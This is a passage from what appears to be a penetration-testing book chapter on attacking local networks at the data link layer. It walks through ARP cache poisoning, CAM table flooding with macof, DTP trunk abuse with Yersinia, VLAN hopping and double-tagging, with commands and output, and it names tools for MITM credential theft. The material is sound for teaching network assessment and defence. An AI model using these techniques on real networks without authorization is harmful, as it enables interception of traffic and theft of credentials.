Most of the protocols described here are nonroutable (using the data link layer and local broadcast addresses) and thus you can evaluate them only from the local network. You will likely find yourself in one of two situations during testing: either you are onsite and have physical access to the network, or you have secured remote access to a system elsewhere. Some of the attacks discussed here require physical network access, but most do not.

Data Link Protocols

Ethernet is widely used as the underlying physical and data link layer format, as defined by the IEEE 802.3 and 802.2 standard working groups. A number of enhancements are often adopted in environments, as ratified by the IEEE 802.1 group:

- 802.1D (spanning tree protocol)
- 802.1Q (VLAN bridges)
- 802.1X (port-based network access control)

Many proprietary extensions also exist, as defined and used by vendors including Cisco. The relationship between 802.3, 802.2, and 802.1 standards, proprietary protocols, IP, and the OSI model is shown in [Figure 5-1](#). Although other data link standards (e.g., 802.11 WiFi) are beyond the scope of this book, many of the attack tactics described here apply.



Figure 5-1. The physical, data link, and network layers

802.3 Ethernet Testing

Ethernet is susceptible to passive network sniffing and active attack (primarily via ARP cache poisoning and CAM table overflow), resulting in the compromise of traffic between peers.

During manufacture, network adapters are each programmed with a unique 48-bit MAC address. These addresses are used by systems within IEEE 802 networks (including 802.3 Ethernet and 802.11 WiFi) to address one another. As such, their interfaces process content destined for them. You can remove the MAC filter of a network adapter by enabling *promiscuous mode*—resulting in all frames received, regardless of destination, being processed. Tools including Wireshark¹ and Cain & Abel² enable promiscuous mode and display captured network traffic.

Passive network sniffing

During a local network assessment exercise, a good starting point is to run a sniffer and evaluate the material exposed by the local network. [Figure 5-2](#) shows Wireshark running on an Ethernet interface.

Within this example, we see that Wireshark records the following:

- Wellfleet Breath of Life (BOFL) frames
- Simple Service Discovery Protocol (SSDP) broadcast packets
- Microsoft computer browser service announcements
- Address Resolution Protocol (ARP) requests and replies
- An 802.1X EAPOL start frame
- Dropbox discovery broadcasts



Figure 5-2. Wireshark used to sniff local traffic

We learn details of IP ranges, subnet sizes, MAC addresses, and hostnames by reviewing captured frames and packets. If the network is misconfigured or switching fabric under stress, attackers can capture sensitive material via passive network sniffing.

If a switched Ethernet network is configured properly, you will only see broadcast frames and material destined for your MAC address. To

compromise traffic sent between other hosts, you must consider active attack tactics, as follows.

ARP cache poisoning

ARP is used within local networks to map IPv4 addresses to underlying MAC addresses. [Example 5-1](#) demonstrates normal ARP operation captured by *tcpdump*. In this case, 192.168.0.1 resolves and sends an ICMP echo request (*ping*) to 192.168.0.10. First, an ARP *who-has* message is broadcast to the network. Next, the destination host responds (using an ARP *is-at* reply, providing its MAC and IP addresses), and the ICMP operation is completed over IP.

Example 5-1. ARP and ICMP traffic captured with tcpdump

```
root@kali:~# tcpdump -ennqti eth0 \( arp or icmp \)
tcpdump: listening on eth0
0:80:c8:f8:4a:51 ff:ff:ff:ff:ff:ff : arp who-has 192.168.0.10 tell
192.168.0.1
0:80:c8:f8:5c:73 0:80:c8:f8:4a:51 : arp reply 192.168.0.10 is-at
0:80:c8:f8:5c:73
0:80:c8:f8:4a:51 0:80:c8:f8:5c:73 : 192.168.0.1 > 192.168.0.10: icmp: echo
request
0:80:c8:f8:5c:73 0:80:c8:f8:4a:51 : 192.168.0.10 > 192.168.0.1: icmp: echo
reply
```

Each host maintains a cache of recently mapped IP and MAC address pairs. You can review the contents of the cache locally by using the *arp -a* command within most operating systems, as shown by [Example 5-2](#).

Example 5-2. Displaying local ARP cache contents

```
root@kali:~# arp -a
? (192.168.0.1) at 0:80:c8:f8:4a:51 [ether] on eth0
? (192.168.0.10) at 0:80:c8:f8:5c:73 [ether] on eth0
? (192.168.0.35) at 4:f1:3e:e1:a7:c9 [ether] on eth0
? (192.168.0.53) at 78:fd:94:1d:2f:aa [ether] on eth0
? (192.168.0.180) at 34:2:86:7c:63:b1 [ether] on eth0
```

ARP is stateless and lacks authentication. As such, the protocol is vulnerable to poisoning by sending unsolicited ARP replies. By injecting his MAC address into the ARP caches of victim systems, an adversary can achieve

MITM, as demonstrated by **Figure 5-3**. In this case, the caches of systems A and B are poisoned with the MAC address of E.



Figure 5-3. ARP cache poisoning

To compromise traffic in both directions between peers (e.g., a host and its local gateway), IP forwarding is first enabled on the attacker's system, and unsolicited ARP replies are sent to poison both systems. Tools, including Cain & Abel and Ettercap,³ automate this process. Upon achieving MITM, an attacker can use a number of utilities to obtain data and secrets, including the following:

- *sslstrip*⁴ to downgrade HTTPS sessions
- *easy-creds*,⁵ which is used to glean credentials from Ettercap, *sslstrip*, and others)
- Laurent Gaffié's Responder⁶ to respond to name resolution requests

- Evilgrade⁷ to serve malicious content to victims by service impersonation
- Metasploit to perform service impersonation and further attacks

TIP

Command execution is also possible within Microsoft Windows environments via MS15-011 Group Policy SMB MITM.⁸

NOTE

ARP is not used to perform resolution within IPv6 networks. Instead, Neighbor Discovery Protocol (NDP) is used over the link layer with multicast ICMPv6 packets, as described later in this chapter.

CAM table overflow

Ethernet switches use *Content Addressable Memory* (CAM) tables to map MAC address and VLAN assignments to individual ports, so that network frames are delivered correctly. An adversary can use the *macof* utility (part of Dug Song's *dsniff* package⁹) to flood a switch with random Ethernet frames and IP packets, resulting in a CAM table overflow. Unable to map inbound frames to their destinations, the switch will fail-open and broadcast them to all ports (becoming a hub).

Example 5-3 demonstrates *macof* in use; flooding the local switch using the *eth1* network interface within Kali Linux. The CAM table of an unhardened switch will overflow in a couple of minutes, and a network sniffer can then be used to capture leaked frames.

Example 5-3. CAM table overflow using macof

```
root@kali:~# macof -i eth1
aa:e1:ea:6b:6d:df 72:32:28:61:13:83 0.0.0.0.58748 > 0.0.0.0.46865: S
1907715: 1907715(0) win 512
3e:3f:ec:c:2c:f3 28:d0:25:5a:68:77 0.0.0.0.51035 > 0.0.0.0.29831: S 2009471:
2009471(0) win 512
61:dc:7b:62:1d:69 f3:55:91:7:a:9b 0.0.0.0.32352 > 0.0.0.0.33877: S 0468122:
```

```
0468122(0) win 512
3:9e:e:22:59:1a f6:77:65:7d:ac:d3 0.0.0.0.17314 > 0.0.0.0.746: S 9327237:
9327237(0) win 512
b:7a:f6:67:3f:66 74:25:99:70:4f:8c 0.0.0.0.31281 > 0.0.0.0.9475: S 5249557:
5249557(0) win 512
```

802.1Q VLAN

VLANs are used within enterprises to segment networks (e.g., data, voice, and management) and create individual broadcast domains. Along with reducing unnecessary broadcast of traffic, 802.1Q tagging limits the scope of ARP cache poisoning and other local attacks. Administrators define arbitrary VLAN ID values (0–4095), which are used to tag Ethernet frames and establish network segments. **Figure 5-4** demonstrates a typical environment—a *trunk* is created between switches to distribute all of the traffic across a native VLAN, and individual ports are allocated to further VLANs.



Figure 5-4. A typical network using 802.1Q VLAN tagging

NOTE

It is uncommon for VLANs to span switches because routers should be used to relay traffic between segments and avoid data link layer issues that might affect latency (e.g., flooding associated with broadcast frames).

Following are some common risks to 802.1Q implementations:

- Dynamic trunk abuse to compromise VLANs and data (*switch spoofing*)
- Double-tagging frames to send data to other VLANs
- Layer 3 bypass of private VLAN port isolation¹⁰

These attacks are described in the following sections.

Dynamic trunking

In hardened environments, your port will have a static assignment, constraining you to a specific VLAN. Many switches support the Dynamic Trunking Protocol (DTP) by default, however, which an adversary can abuse to emulate a switch and receive traffic across all VLANs, as demonstrated by [Figure 5-5](#).



Figure 5-5. Using DTP to enable trunking on a local port

The five port modes supported by Cisco switches are listed in [Table 5-1](#).

Table 5-1. 802.1Q port modes used by Cisco switches

Mode	Description
Access	Places the port into a permanent nontrunking mode
Trunk	Places the port into a permanent trunking mode
Dynamic auto	The port may convert the link to a trunk if the neighboring port negotiates a trunk or dynamic desirable connection (the default mode)
Dynamic desirable	The port actively attempts to convert its link to a trunk, becoming a trunk port if the neighboring port negotiates a trunk, dynamic desirable, or dynamic auto mode
Nonegotiate	Disables dynamic trunking entirely for the port

Within Kali Linux, you can test for DTP support by using `dtpscan.sh`, as demonstrated by [Example 5-4](#). The utility will return the port's status (which can be referenced against [Table 5-1](#)).

Example 5-4. Running dtpscan.sh

```
root@kali:~# git clone https://github.com/commonexploits/dtpscan.git
root@kali:~# cd dtpscan/
root@kali:~/dtpscan# chmod a+x dtpscan.sh
root@kali:~/dtpscan# ./dtpscan.sh
```

```
#####
***   DTPScan - The VLAN DTP Scanner 1.3           ***
***   Detects DTP modes for VLAN Hopping (Passive)  ***
#####
```

[-] The following Interfaces are available

```
eth0
eth1
```

[?] Enter the interface to scan from as the source

eth1

```
[-] Now Sniffing DTP packets on interface eth1 for 90 seconds.
[+] DTP was found enabled in it's default state of 'Auto'.
[+] VLAN hopping will be possible.
```

Upon identifying a port that supports VLAN hopping (i.e., set to *trunk*, *dynamic auto*, or *dynamic desirable*), use Yersinia to enable trunking and evaluate the network configuration. Run the utility by using the following from the command line:¹¹

```
root@kali:~# yersinia -I
```

To launch an attack using a particular network interface, first navigate to the interfaces menu using “i” and then use “a” and “b” to toggle the interfaces, as shown:

```
----- Global Interfaces -----
| a) eth0 (OFF)
| b) eth1 (ON)
----- Press q to exit -----
```

When an interface is selected (*eth1* in this case), use “g” to select a protocol to use:

```
┌ Choose protocol mode ───────────────────────────────────────────────────────────┐
│ CDP    Cisco Discovery Protocol                                                │
│ DHCP   Dynamic Host Configuration Protocol                                     │
│ 802.1Q IEEE 802.1Q                                                            │
│ 802.1X IEEE 802.1X                                                            │
│ DTP    Dynamic Trunking Protocol                                              │
│ HSRP   Hot Standby Router Protocol                                           │
│ ISL    Inter-Switch Link Protocol                                             │
│ MPLS   MultiProtocol Label Switching                                          │
│ STP    Spanning Tree Protocol                                                │
│ VTP    VLAN Trunking Protocol                                                │
└ ENTER to select - ESC/Q to quit ─────────────────────────────────────────────────┘
```

Upon selecting DTP, use “x” to present the available attacks and “1” to enable trunking. At this point, you should see data from the available VLANs using the 802.1Q menu (accessible via “g”), as follows:

```
┌── yersinia 0.7.3 by Slay & tomac - 802.1Q mode
└──────────────────────────────────────────────────────────────────────────────────┘
┌──────────────────────────────────────────────────────────────────────────────────┐
│ VLAN L2Prot Src IP          Dst IP          IP Prot Iface  Last seen  │
├──────────────────────────────────────────────────────────────────────────────────┤
│ 0250 ARP    10.121.5.1      10.121.5.17?  UKN    eth1  11 Aug  │
14:51:00 │
│ 0250 ARP    10.121.5.235    10.121.5.1?  UKN    eth1  11 Aug  │
14:52:13 │
│ 0250 ARP    10.121.5.87      10.121.5.1?  UKN    eth1  11 Aug  │
14:52:20 │
│ 0250 ARP    10.121.5.201    10.121.5.1?  UKN    eth1  11 Aug  │
14:52:48 │
│ 0250 ARP    10.121.5.240    10.121.5.1?  UKN    eth1  11 Aug  │
14:52:55 │
│ 0250 ARP    10.121.5.242    10.121.5.1?  UKN    eth1  11 Aug  │
14:53:06 │
│ 0250 ARP    10.121.5.246    10.121.5.1?  UKN    eth1  11 Aug  │
14:56:10 │
│ 0250 ARP    10.121.5.251    10.121.5.1?  UKN    eth1  11 Aug  │
14:57:53 │
│ 0250 ARP    10.121.5.248    10.121.5.1?  UKN    eth1  11 Aug  │
14:59:09 │
```

Attacking specific VLANs

Armed with VLAN and IP address values, you can configure virtual interfaces to attack each network. **Example 5-5** shows how to join VLAN 250 under Kali Linux. If DHCP is not available, use *ifconfig* to set a static IP address. You can then attack the systems within the VLAN at Layer 2 (e.g., ARP cache poisoning and MITM), and then Layer 3 (e.g., port scanning and testing of exposed services).

Example 5-5. Configuring a virtual interface within Kali Linux

```
root@kali:~# modprobe 8021q
root@kali:~# vconfig add eth1 250
Added VLAN with VID == 250 to IF -:eth1:-
root@kali:~# dhclient eth1.250
Reloading /etc/samba/smb.conf: smbd only.
root@kali:~# ifconfig eth1.250
eth1.250  Link encap:Ethernet  HWaddr 00:0e:c6:f0:29:65
          inet addr:10.121.5.86  Bcast:10.121.5.255  Mask:255.255.255.0
          inet6 addr: fe80::20e:c6ff:fef0:2965/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19  errors:0  dropped:0  overruns:0  frame:0
          TX packets:13  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:0
          RX bytes:2206 (2.1 KiB)  TX bytes:1654 (1.6 KiB)

root@kali:~# arp-scan -I eth1.250 10.121.5.0/24
Interface: eth1.250, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.121.5.1      58:16:26:ff:58:89    Avaya, Inc
10.121.5.16    cc:f9:54:a7:da:eb    Avaya, Inc
10.121.5.17    cc:f9:54:a7:da:b2    Avaya, Inc
10.121.5.18    cc:f9:54:a7:6e:e5    Avaya, Inc
10.121.5.20    cc:f9:54:a7:95:1f    Avaya, Inc
```

802.1Q double-tagging

If the native VLAN used between switches to form a trunk is exposed to an adversary, that person can double-tag frames and send content to other networks, as demonstrated by **Figure 5-6**. The frame is tagged with both the native VLAN (1) and the target VLAN (20).



Figure 5-6. Double-tagging VLAN frames

A valid destination MAC and IP address is required to deliver content. The majority of practical attacks are unidirectional and utilize connectionless protocols (e.g., SNMP); however, it is possible to establish a TCP connection with a victim if that host can communicate with an IP under the attacker's control (demonstrated by [Figure 5-7](#)). Andrew Vladimirov detailed the tactic in a post to the Full Disclosure mailing list,¹² and Steve Rouiller's paper¹³ contains reference code for this attack within its appendixes (*vlan-de-1-2.c*).

You also can use this technique to port-scan the victim, by sending double-tagged TCP SYN packets using a spoofed source IP (of an attacker controlled system that is reachable by the victim) to each port and monitoring the behavior (e.g., TCP SYN/ACK responses from open ports, as described in [Chapter 6](#)).

NOTE

Double-tagging attack mitigation involves the native VLAN being accessible to only privileged ports and devices, as shown in [Figure 5-4](#). By enforcing correct VLAN boundaries, attackers cannot double-tag and send frames to other segments.



Figure 5-7. Bypassing security controls by double-tagging

Layer 3 private VLAN bypass

In guest wireless networks and other environments, private VLAN¹⁴ (also known as *port isolation*) settings are used to prevent peers from interacting (i.e., clients connect to a wireless access point but cannot address one another). Depending on network ACLs (or lack thereof), it might be possible to send IP packets up to a router, which are then forwarded back to a neighboring peer. Figure 5-8 demonstrates the attack, by which an adversary sends a network frame with a crafted destination MAC (of the router) and IP address (of the target).

